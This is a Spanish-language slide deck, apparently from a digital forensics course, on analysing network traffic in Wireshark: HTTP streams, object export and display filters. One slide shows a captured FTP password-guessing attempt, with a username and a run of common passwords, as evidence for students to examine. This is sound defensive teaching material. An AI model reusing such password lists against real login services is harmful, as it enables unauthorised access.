
## Flujos HTTP

Los flujos HTTP son conversaciones entre dos equipos, formadas por muchos paquetes. Wireshark permite visualizarlas de manera más gráfica



# III - Forense - Tráfico de red


## Seguir flujo HTTP



# III - Forense - Tráfico de red



Petición



Respuesta

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · http.cap

```
GET /download.html HTTP/1.1
Host: www.ethereal.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,image/jpeg,image/gif;q=0.2,*/*;q=0.1
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.ethereal.com/development.html

HTTP/1.1 200 OK
Date: Thu, 13 May 2004 10:17:12 GMT
Server: Apache
Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT
ETag: "9a01a-4696-7e354b00"
Accept-Ranges: bytes
Content-Length: 18070
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html
  PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>Ethereal: Download</title>
    <style type="text/css" media="all">
      @import url("mm/css/ethereal-3-0.css");
    </style>
  </head>
  <body>
    <div class="top">
      <table width="100%" cellspacing="0" cellpadding="0" border="0" summary="">
        <tr>
          <td valign="middle" width="1">
```

Packet 4. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (18kB) Show data as ASCII


Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

# III - Forense - Tráfico de red


## Objetos

Los objetos representan archivos que se han transmitido durante la comunicación.



# III - Forense - Tráfico de red

## Objetos



# III - Forense - Tráfico de red

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
54	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
132	api.bing.com	text/html	1,305 bytes	qsml.aspx?que
163	api.bing.com	text/html	1,346 bytes	qsml.aspx?que
177	api.bing.com	text/html	1,369 bytes	qsml.aspx?que
198	api.bing.com	text/html	1,398 bytes	qsml.aspx?que
212	google.com	text/html	219 bytes	/
226	www.google.com	text/html	231 bytes	/
1858	www.google.com	text/html	1,058 bytes	url?sa=t&rct=
1904	www.bluproducts.com	text/html	19 kB	/
1955	www.bluproducts.com	text/css	7,321 bytes	default_iceme
1972	www.bluproducts.com	text/css	331 bytes	default_notjs.c
2109	www.bluproducts.com	text/css	63 kB	widgetkit-2410
2136	www.bluproducts.com	application/x-javascript	4,707 bytes	core-816de4c
2139	www.bluproducts.com	application/x-javascript	657 bytes	caption-5e0b3
2280	www.bluproducts.com	application/x-javascript	20 kB	widgetkit-34c2
2390	www.bluproducts.com	application/x-javascript	18 kB	cufon-yui-1d10
2545	www.bluproducts.com	application/x-javascript	95 kB	mootools-core
2560	www.bluproducts.com	application/x-javascript	93 kB	jquery-7ae67c
2689	www.bluproducts.com	application/x-javascript	4,784 bytes	core.js
2728	platform.linkedin.com	text/javascript	3,768 bytes	in.js
2743	www.bluproducts.com	text/css	132 kB	template-897f
2784	www.bluproducts.com	application/x-javascript	22 kB	template-3f20
2898	www.bluproducts.com	image/png	19 kB	facebook.png
2990	www.bluproducts.com	image/png	22 kB	Twitter.png
3060	www.bluproducts.com	image/png	44 kB	googleplus.pn
3066	s.amazon-adsystem.com	image/gif	43 bytes	iui3?d=3p-hbg
3145	www.bluproducts.com	image/png	19 kB	mail.png

# III - Forense - Tráfico de red

## Filtros de Wireshark

Los paquetes se pueden filtrar en base a diferentes campos:

### Direcciones IP

- **IP:** ip.addr == 10.10.50.1
- **Origen:** ip.src == 10.10.50.1
- **Destino:** ip.dst == 10.10.50.1
- **Subred:** ip.addr == 10.10.50.1/24

### Protocolos

- tcp
- udp
- dns
- http
- ftp
- ...

### Operadores

- **and o &&**
- **or o ||**
- **xor o ^^**
- **not o !**

### Texto

- **Edit → Find packet → String**

# III - Forense - Tráfico de red

## Filtros de Wireshark

ftp.request && ip.src == 192.168.0.147						
No.	Time	Source	Destination	Protocol	Length	Info
241	4.035759...	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
269	4.043289...	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
273	4.108928...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS football
274	4.121641...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 000000
275	4.121775...	192.168.0.147	192.168.0.115	FTP	83	Request: PASS 1234567890
276	4.133276...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS computer
277	4.139140...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS superman
278	4.140089...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS internet
279	4.141101...	192.168.0.147	192.168.0.115	FTP	84	Request: PASS password123
280	4.141239...	192.168.0.147	192.168.0.115	FTP	81	Request: PASS 1qaz2wsx
281	4.143016...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS monkey
282	4.143070...	192.168.0.147	192.168.0.115	FTP	80	Request: PASS michael
283	4.143117...	192.168.0.147	192.168.0.115	FTP	79	Request: PASS shadow

72

Hemos usado dos filtros concatenados con **(&&)**


I. **ftp.request** → Nos muestra todas las "request" del protocolo ftp

II. **Ip.src == 192.168.0.147** → Nos muestra todos los paquetes que vienen de la IP "192.168.0.147"

## III - Forense - Tráfico de red

# Práctica time

## Analiza el archivo .pcap



# Módulo II: Forense

---

Ignacio Sánchez y Clara Contreras